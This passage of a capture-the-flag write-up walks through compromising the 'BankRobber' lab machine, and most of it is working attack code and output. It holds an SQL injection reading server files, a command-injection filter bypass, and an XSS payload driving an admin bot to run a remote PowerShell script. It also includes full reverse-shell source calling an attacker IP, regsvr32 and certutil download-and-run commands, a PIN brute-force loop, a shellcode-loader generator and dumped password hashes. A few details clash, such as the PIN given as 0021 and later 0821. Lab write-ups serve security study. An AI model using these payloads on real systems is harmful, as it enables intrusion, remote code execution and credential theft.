User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: nl-NL,en,*
Host: 10.10.14.21:8000
```

The username and password we receive is base64 encoded. Decode it to obtain the credentials


```
echo 'YWRtaW4%3D' | base64 -d

echo 'SG9wZWxlc3Nyb21hbnRpYw' | base64 -d
```

```
root@kali:~/HTB/Boxes/BankRobber# echo 'YWRtaW4%3D' | base64 -d
adminbase64: invalid input
root@kali:~/HTB/Boxes/BankRobber# echo 'SG9wZWxlc3Nyb21hbnRpYw' | base64 -d
Hopelessromanticbase64: invalid input
```

USER: admin
PASS: Hopelessromantic

Now that we have admin credentials logout of the registered account you created and login as admin. More options appear in the top of our web sites pane.




NOTES.TXT has the following contents on the page
- Move all files from the default Xampp folder: TODO
- Encode comments for every IP address except localhost: Done
- Take a break..


This tells us the server is running in the default path of Xampp

We can approve transactions.

Although it says we can, we are not able to execute the dir command in Backdoor Checker.



We can search users by ID. This looks an awful lot like a SQL query response. I put the request through testing in SQLMap



sqlrequest.txt Contents

```
POST /admin/search.php HTTP/1.1
Host: bankrobber.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bankrobber.htb/admin/
Content-type: application/x-www-form-urlencoded
Content-Length: 6
DNT: 1
Connection: close
Cookie: id=1; username=YWRtaW4%3D; password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D

term=1
```

I then executed the sqlmap testing

```
sqlmap -r request.txt --level=4 --risk=3
```

The results concluded that the “term” parameter is vulnerable to SQL injections. I am going to use this in an attempt to read the backdoorchecker.php file

Set the term value as the below. The below SQL Injeciton uses a single quote after the 3 to close out that query. UNION allows mutliple queries to be run so we use it to load the file which is inside the Xampp location which we learned from note.txt. End the query with a comment

```
10' union all select 1,LOAD_FILE('C:\\Xampp\\htdocs\\admin\\backdoorchecker.php'),3-- -
```

```
<table width='90%'><tr><th>ID</th><th>User</th></tr>
                <tr>
                    <td>1</td>
                    <td><?php
include('../link.php');
include('auth.php');

$username = base64_decode(urldecode($_COOKIE['username']));
$password = base64_decode(urldecode($_COOKIE['password']));
$bad      = array('$(','&');
$good     = "ls";

if(strtolower(substr(PHP_OS,0,3)) == "win"){
        $good = "dir";
}

if($username == "admin" && $password == "Hopelessromantic"){
        if(isset($_POST['cmd'])){
                        // FILTER ESCAPE CHARS
                        foreach($bad as $char){
                                if(strpos($_POST['cmd'],$char) !== false){
                                        die("You're not allowed to do that.");
                                }
                        }
                        // CHECK IF THE FIRST 2 CHARS ARE LS
                        if(substr($_POST['cmd'], 0,strlen($good)) != $good){
                                die("It's only allowed to use the $good command");
                        }

                        if($_SERVER['REMOTE_ADDR'] == "::1"){
                                system($_POST['cmd']);
                        } else{
                                echo "It's only allowed to access this function from localhost (::1).<br>
server.";
```

Now that we can read this file we see that in order to execute code using backdoorchecker.php we need to send the request from localhost, the first 3 characters must be “dir”, and some special characters can be used.

To execute code I need to make the PhantomJS bot via XSS send a POST to backdoorchecker.php with a code execution bypass, inside the parameter. Set cmd value to the below

```
cmd: dirasdf || ping 10.10.14.21
```

This bypass works because the first 3 chars are “dir”. The command dirkadirka does not exist so it fails. When the command fails the || (or) value kicks in and executes the second command we place there. Because we used ping above feel free to start a tcpdump listener to watch the pings take place

```
tcpdump -i tun0 -F pcap.cap
```

I next crafted a payload for the admin to approve in order to obtain a reverse shell. This will need to be done using a POST sent to /user/transfer.php. I have a burp request open as the user I created so I used that one

First I set up an SMB server using impacket

```
python /opt/ActiveDirectory/impacket/examples/smbserver.py -smb2support MyShare /root/HTB/Boxes/BankRobber
```

Next I set up a PowerShell Reverse Shell I wrote which can be obtained from my GitHub page here
RESOURCE: https://github.com/tobor88/ReversePowerShell

Place the function Invoke-ReversePowerShell from the ReversePowerShell.psm1 module and place it into a file called shell.ps1. At the bottom of the function execute the command.
CONTENTS OF SHELL.PS1

```powershell
Function Invoke-ReversePowerShell {
    [CmdletBinding()]
        param(
            [Parameter(
                Mandatory=$True,
                Position=0,
                ValueFromPipeline=$True,
                ValueFromPipelineByPropertyName = $True
            )] # End Parameter
                [ValidateNotNullorEmpty()]
            [IPAddress]$IpAddress,

            [Parameter(
                Mandatory=$True,
                Position=1,
                ValueFromPipeline=$False
            )] # End Parameter
                [ValidateNotNullorEmpty()]
                [ValidateRange(1,65535)]
            [int32]$Port
        ) # End param

    $GodsMakeRules = "They dont follow them"

    While ($GodsMakeRules -eq 'They dont follow them')
    {

        $ErrorActionPreference = 'Continue'

        Try
        {

            Write-Host "Connection attempted. Check your listener." -ForegroundColor 'Green'

            $Client = New-Object System.Net.Sockets.TCPClient($IpAddress,$Port)

            $Stream = $Client.GetStream()

            [byte[]]$Bytes = 0..255 | ForEach-Object -Process {0}

            $SendBytes = ([Text.Encoding]::ASCII).GetBytes("$env:USERNAME connected to $env:COMPUTERNAME
"+"`n`n" + "PS " + (Get-Location).Path + "> ")

            $Stream.Write($SendBytes,0,$SendBytes.Length);$Stream.Flush()

            While(($i = $Stream.Read($Bytes, 0, $Bytes.Length)) -ne 0)
            {
                $Command = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($Bytes,0, $i)

                If($Command.StartsWith("kill-link"))
                {

                    Clear-Host;

                    $Client.Close()

                    Exit

                } # End If

                Try
                {

                    # Executes commands
                    $ExecuteCmd = (Invoke-Expression -Command $Command -ErrorAction SilentlyContinue |
Out-String )

                    $ExecuteCmdAgain  = $ExecuteCmd + "PS " + (Get-Location).Path + "> "
```

```
                } # End Try
                Catch
                {

                    $Error[0].ToString() + $Error[0].InvocationInfo.PositionMessage

                    $ExecuteCmdAgain  =  "ERROR: " + $Error[0].ToString() + "`n`n" + "PS " + (Get-
Location).Path + "> "

                    Clear-Host

                } # End Catch

                $ReturnBytes = ([Text.Encoding]::ASCII).GetBytes($ExecuteCmdAgain)

                $Stream.Write($ReturnBytes,0,$ReturnBytes.Length)

                $Stream.Flush()

            } # End While

        } # End Try
        Catch
        {
            Write-Host "There was an initial connection error. Retrying in 30 seconds..." -
ForegroundColor 'Red'

            If($Client.Connected)
            {

                $Client.Close()

            } # End If

            Clear-Host

            Start-Sleep -s 30

        } # End Catch

    } # End While

} # End Function Invoke-ReversePowerShell

Invoke-ReversePowerShell -IpAddress 10.10.14.21 -Port 8089
```

Set the permissions to 777 for shell.ps1 and start a netcat listener on port 8089

```
# Allow anyone to access the file
chmod 777 shell.ps1

# Start netcat listener
nc -lvnp 8089
```

Contents of Burp POST Request. Submit this request in burp and approve the request as admin in the GUI

```
POST /user/transfer.php HTTP/1.1
Host: bankrobber.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bankrobber.htb/user/
Content-type: application/x-www-form-urlencoded
Content-Length: 1424
DNT: 1
Connection: close
Cookie: id=3; username=dG9ib3I%3D; password=UEBzc3cwcmQh

fromId=<script>var tobor;if (window.XMLHttpRequest){tobor=new XMLHttpRequest()}else{tobor=new
ActiveXObject("Microsoft.XMLHTTP")};tobor.open("POST","/admin/
backdoorchecker.php");tobor.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');tobor.send("cmd=dirka || powershell -exec bypass -f \\\\10.10.14.21\\MyShare\\shell.ps1");</
script>&toId=<script>var tobor;if (window.XMLHttpRequest){tobor=new XMLHttpRequest()}else{tobor=new
ActiveXObject("Microsoft.XMLHTTP")};tobor.open("POST","/admin/
backdoorchecker.php");tobor.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');tobor.send("cmd=dirka || powershell -exec bypass -f \\\\10.10.14.21\\MyShare\\shell.ps1");</
script>&amount=<script>var tobor;if (window.XMLHttpRequest){tobor=new XMLHttpRequest()}else{tobor=new
ActiveXObject("Microsoft.XMLHTTP")};tobor.open("POST","/admin/
backdoorchecker.php");tobor.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');tobor.send("cmd=dirkadirka || powershell -exec bypass -f \\\\10.10.14.21\\MyShare\
\shell.ps1");</script>&comment=<script>var tobor;if (window.XMLHttpRequest){tobor=new XMLHttpRequest()}
else{tobor=new ActiveXObject("Microsoft.XMLHTTP")};tobor.open("POST","/admin/
backdoorchecker.php");tobor.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');tobor.send("cmd=dirkadirka || powershell -exec bypass -f \\\\10.10.14.21\\MyShare\
\shell.ps1");</script>
```

That gives us the shell

```
root@kali:~/HTB/Boxes/BankRobber# python /opt/ActiveDirectory/impacket/exam
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.154,52567)
[*] AUTHENTICATE_MESSAGE (BANKROBBER\Cortin,BANKROBBER)
[*] User BANKROBBER\Cortin authenticated successfully
[*] Cortin::BANKROBBER:4141414141414141:34f3ab26abb5e73c57e48c64bc779601:01
5006700690006a005400030010004e007600750073004d00420068005100040010005300450
4a3a1ed7b9179b0183144147fea259f79ba79dff10dd1c6949b180a001000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:MyShare)
[*] Disconnecting Share(1:IPC$)
```

```
root@kali:~/HTB/Boxes/BankRobber# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.154.
Ncat: Connection from 10.10.10.154:52568.
Cortin connected to BANKROBBER

PS C:\xampp\htdocs\admin>
```

```
type C:\Users\Cortin\Desktop\user.txt
# RESULTS
f635346600876a43441cf1c6e94769ac
```

```
PS C:\xampp\htdocs\admin> type C:\Users\Cortin\Desktop\user.txt
f635346600876a43441cf1c6e94769ac
PS C:\xampp\htdocs\admin>
```

USER FLAG: f635346600876a43441cf1c6e94769ac

PrivEsc

As proud as I am of my ReversPowerShell.psm1 module it is time to gain a Meterpreter.

```
# On attack machine
msfconsole
use exploit/multi/script/web_delivery
set LHOST 10.10.14.21
set SRVHOST 10.10.14.21
set LPORT 8081
set SRVPORT 8082
set target 3
set payload windows/x64/meterpreter/reverse_tcp
run

# Execute generated command in ReversePowerShell terminal
& cmd /c regsvr32 /s /n /u /i:http://10.10.14.21:8082/vHpHCeNLU8nkri.sct scrobj.dll
```

```
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://10.10.14.21:8082/vHpHCeNLU8nkri
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.10.14.21:8082/vHpHCeNLU8nkri.sct scrobj.dll
[*] 10.10.10.154     web_delivery - Handling .sct Request
[*] 10.10.10.154     web_delivery - Delivering Payload (3024) bytes
[*] Sending stage (206403 bytes) to 10.10.10.154
[*] Meterpreter session 1 opened (10.10.14.21:8081 -> 10.10.10.154:52813) at 2019-12-21 01:32:48 -0700
sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  BANKROBBER\Cortin @ BANKROBBER  10.10.14.21:8081 -> 10.10.10.154:52813 (10.10.10.154)
```

I checked for listener ports in case there are any that are only available locally.

```
PS C:\xampp\htdocs\admin> Get-NetTcpConnection -State Listen

# RESULTS
LocalAddress                        LocalPort RemoteAddress                       RemotePort State
AppliedSetting
------------                        --------- -------------                       ---------- -----
--------------
::                                  49669     ::                                  0
Listen
::                                  49668     ::                                  0
Listen
::                                  49667     ::                                  0
Listen
::                                  49666     ::                                  0
Listen
::                                  49665     ::                                  0
Listen
::                                  49664     ::                                  0
Listen
::                                  3306      ::                                  0
Listen
::                                  445       ::                                  0
Listen
::                                  443       ::                                  0
Listen
::                                  135       ::                                  0
Listen
::                                  80        ::                                  0
Listen
0.0.0.0                             49669     0.0.0.0                             0
Listen
0.0.0.0                             49668     0.0.0.0                             0
Listen
0.0.0.0                             49667     0.0.0.0                             0
Listen
0.0.0.0                             49666     0.0.0.0                             0
Listen
0.0.0.0                             49665     0.0.0.0                             0
Listen
0.0.0.0                             49664     0.0.0.0                             0
Listen
0.0.0.0                             910       0.0.0.0                             0
Listen
0.0.0.0                             443       0.0.0.0                             0
Listen
10.10.10.154                        139       0.0.0.0                             0
Listen
0.0.0.0                             135       0.0.0.0                             0
Listen
0.0.0.0                             80        0.0.0.0                             0          Listen
```

We can see port 910 is listening which is one my portscan did not pick up. It is a good thing because the machine appears to be in German and that port is running a process as system.

I used meterpreter to set up a portforward for 910

```
# In Meterpreter shell
portfwd add -l 910 -p 910 -r 127.0.0.1
```

```
meterpreter > portfwd add -l 910 -p 910 -r 127.0.0.1
[*] Local TCP relay created: :910 <-> 127.0.0.1:910
```

Next I uploaded a metasploit-loader to the target and executed it
RESOURCE: https://github.com/rsmudge/metasploit-loader

```
# Start HTTP Server
python3 -m http.server 8000

# Download the exe file
certutil.exe -urlcache -split -f http://10.10.14.21:8000/loader.exe
```

Next I connected to that forwarded port

```
C:\Windows\System32\spool\drivers\color\loader.exe 127.0.0.1 910
```

```
PS C:\Windows\System32\spool\drivers\color> C:\Windows\System32\spool\drivers\color\loader.exe 127.0.0.1 910
```

Next I connected on my local (attack machine) to the forwarded port which is now the target machine.
I am prompted for a PIN.

```
# Connect to port
nc 127.0.0.1 910

# RESULTS
 ------------------------------------------------------------
 Internet E-Coin Transfer System
 International Bank of Sun church
                                        v0.1 by Gio & Cneeliz
 ------------------------------------------------------------
 Please enter your super secret 4 digit PIN code to login:
 [$]
```

I brute forced the 4 digit PIN with the below bash command

```
for i in {0..9}{0..9}{0..9}{0..9}; do echo $i; echo $i | nc -nv 127.0.0.1 910; done

# RESULT 021
Please enter your super secret 4 digit PIN code to login:
 [$] 0021
 [$] PIN is correct, access granted!
 ------------------------------------------------------------
 Please enter the amount of e-coins you would like to transfer:
 [$] .........
 [!] You waited too long, disconnecting client....
```

Next I generated a payload and downloaded it to the target.

CONTENTS OF PAYLOAD.SH
RESOURCE: https://astr0baby.wordpress.com/2013/10/17/customizing-custom-meterpreter-loader/

```
#!/bin/bash
clear
echo "*********************************************************************"
echo "    Automatic C source code generator - FOR METASPLOIT           "
echo "           Based on rsmudge metasploit-loader                    "
echo "*********************************************************************"
echo -en 'Metasploit server IP : '
read ip
echo -en 'Metasploit port number : '
read port

echo '#include <stdio.h>'> temp.c
echo '#include <stdlib.h>' >> temp.c
echo '#include <windows.h>' >> temp.c
echo '#include <winsock2.h>' >> temp.c
echo -n 'unsigned char server[]="' >> temp.c
echo -n $ip >> temp.c
echo -n '";' >> temp.c
echo '' >> temp.c
echo -n 'unsigned char serverp[]="' >> temp.c
echo -n $port >> temp.c
echo -n '";' >> temp.c
echo '' >> temp.c
echo 'void winsock_init() {' >> temp.c
echo '    WSADATA    wsaData;' >> temp.c
echo '    WORD    wVersionRequested;' >> temp.c
echo '    wVersionRequested = MAKEWORD(2, 2);'>> temp.c
echo '    if (WSAStartup(wVersionRequested, &wsaData) < 0) {' >> temp.c
echo '         printf("ws2_32.dll is out of date.\n"); '>> temp.c
echo '         WSACleanup(); '>> temp.c
echo '        exit(1);'>> temp.c
echo '    }' >> temp.c
echo ' }' >> temp.c
echo ' void punt(SOCKET my_socket, char * error) {' >> temp.c
echo '    printf("Bad things: %s\n", error);'>> temp.c
echo '    closesocket(my_socket);'>> temp.c
echo '    WSACleanup();'>> temp.c
echo '    exit(1);' >> temp.c
echo ' }' >> temp.c
echo ' int recv_all(SOCKET my_socket, void * buffer, int len) {' >> temp.c
echo '    int    tret   = 0;'>> temp.c
echo '    int    nret   = 0;'>>temp.c
echo '    void * startb = buffer;'>> temp.c
echo '    while (tret < len) {'>>temp.c
echo '        nret = recv(my_socket, (char *)startb, len - tret, 0);'>> temp.c
echo '        startb += nret;'>> temp.c
echo '        tret   += nret;'>>temp.c
echo '         if (nret == SOCKET_ERROR)'>> temp.c
echo '            punt(my_socket, "Could not receive data");'>> temp.c
echo '    }'>>temp.c
echo '    return tret;'>> temp.c
echo '}' >> temp.c
echo 'SOCKET wsconnect(char * targetip, int port) {'>> temp.c
echo '    struct hostent *        target;' >> temp.c
echo '    struct sockaddr_in     sock;' >> temp.c
echo '    SOCKET             my_socket;'>>temp.c
echo '    my_socket = socket(AF_INET, SOCK_STREAM, 0);'>> temp.c
echo '     if (my_socket == INVALID_SOCKET)'>> temp.c
echo '        punt(my_socket, ".");'>>temp.c
echo '    target = gethostbyname(targetip);'>>temp.c
echo '    if (target == NULL)'>>temp.c
echo '        punt(my_socket, "..");'>>temp.c
echo '    memcpy(&sock.sin_addr.s_addr, target->h_addr, target->h_length);'>>temp.c
echo '    sock.sin_family = AF_INET;'>> temp.c
echo '    sock.sin_port = htons(port);'>>temp.c
echo '    if ( connect(my_socket, (struct sockaddr *)&sock, sizeof(sock)) )'>>temp.c
echo '         punt(my_socket, "...");'>>temp.c
echo '    return my_socket;'>>temp.c
echo '}' >> temp.c
```

```
echo 'int main(int argc, char * argv[]) {' >> temp.c
echo '  FreeConsole();'>>temp.c
echo '    ULONG32 size;'>>temp.c
echo '    char * buffer;'>>temp.c
echo '    void (*function)();'>>temp.c
echo '    winsock_init();'>> temp.c
echo '    SOCKET my_socket = wsconnect(server, atoi(serverp));'>>temp.c
echo '    int count = recv(my_socket, (char *)&size, 4, 0);'>>temp.c
echo '    if (count != 4 || size <= 0)'>>temp.c
echo '        punt(my_socket, "read a strange or incomplete length value\n");'>>temp.c
echo '    buffer = VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE);'>>temp.c
echo '    if (buffer == NULL)'>>temp.c
echo '        punt(my_socket, "could not allocate buffer\n");'>>temp.c
echo '    buffer[0] = 0xBF;'>>temp.c
echo '    memcpy(buffer + 1, &my_socket, 4);'>>temp.c
echo '    count = recv_all(my_socket, buffer + 5, size);'>>temp.c
echo '    function = (void (*)())buffer;'>>temp.c
echo '    function();'>>temp.c
echo '    return 0;'>>temp.c
echo '}' >> temp.c
echo 'Compiling binary ..'
i686-w64-mingw32-gcc temp.c -o payload.exe -lws2_32
ls -la payload.exe
```

I am going to connect with netcat on port 910 and executed the payload there. The payload.exe file generated from that site is the only way I was able to obatin a shell her. I belive it is because I am working through a net cat listener. My msfvenom payloads failed as well as metasploit exec moudles issuing netcat commands, an I also tried bat files and web delivery. Nothing kept a shell other than this one.

```
# Make payload.sh executable
chmod +x payload.sh

# Run the payload.sh file to create payload.exe
./payload.sh

# Set permissions on the file
chmod 777 payload.exe

# Start an http server
python3 -m http.server 8000

# On target machine download the file
cmd /c certutil.exe -urlcache -split -f http://10.10.14.21:8000/payload.exe C:
\Windows\System32\spool\drivers\color\payload.exe
```

Now connect to the port running as system and place the custom metasploit meterpreter module in the command injeciton.

```
# On attack machine issue these commands
# Connect to forwardedport
nc -nv 127.0.0.1 910

# Enter PIN
0021

# Execute the custom meterpreter loaded. This executes the .exe file and/or bat file
& ..\\..\\..\\..\\..\\..\\..\\C:\Windows\System32\spool\drivers\color\payload.exe
```

```
root@kali:~/HTB/Boxes/BankRobber# nc 127.0.0.1 910
------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
                                    v0.1 by Gio & Cneeliz
------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$] 0821
[$] PIN is correct, access granted!
------------------------------------------------------------
Please enter the amount of e-coins you would like to transfer:
[$] & ..\\..\\..\\..\\..\\..\Windows\\C:\Windows\System32\spool\drivers\color\rev.exe
[$] Transfering $& ..\\..\\..\\..\\..\\..\Windows\\C:\Windows\System32\spool\drivers\color\rev.exe using our e-coin transfer application.
[$] Executing e-coin transfer tool: \\C:\Windows\System32\spool\drivers\color\rev.exe

[$] Transaction in progress, you can safely disconnect...
```

```
type C:\Users\Admin\Desktop\root.txt
aa65d8e6216585ea636eb07d4a59b197
```

```
meterpreter > shell
Process 2960 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
Het systeem kan het opgegeven pad niet vinden.

C:\Windows\system32>type C:\Users\Admin\Desktop\root.txt
type C:\Users\Admin\Desktop\root.txt
aa65d8e6216585ea636eb07d4a59b197
```

For practice with Metasploits database I decided to load kiwi and mimikatiz and incognito and ran a few post modules to build my database info.
Enum Hashes

```
use post/windows/gather/hashdump
set -g SESSION 10
run

# RESULTS
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Cortin:1000:aad3b435b51404eeaad3b435b51404ee:b6ef7dbfbb4a2baf86ac31399fb8b105:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:e3410ba7d850f81155a926b582978c7d:::
```

I then tried to crack the hashes.

```
# Load Johns metasploit module
use auxiliary/analyze/jtr_crack_fast
run

# RESULTS
 DB ID  Hash Type  Username        Cracked Password  Method
 -----  ---------  --------        ----------------  ------
 4      lm         administrator                     Normal
 5      lm         gast                              Normal
 6      lm         defaultaccount                    Normal
```

Enum Applications and check for more exploit suggestions

```
# Get a list of installed applications
use post/windows/gather/enum_applications

# Get arp table
use post/windows/gather/arp_scanner
set SESSION 10
hosts -R # This only works if you are using a workspace in PostGreSQL. Otherwise do
set RHOSTS 10.10.10.154
run

# Check for exploit suggestions
use post/multi/recon/local_exploit_suggester
set SESSION 2
run
# RESULTS : Both of these were fakse positives for the user session
[+] 10.10.10.154 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.10.154 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
```

ROOT FLAG: aa65d8e6216585ea636eb07d4a59b197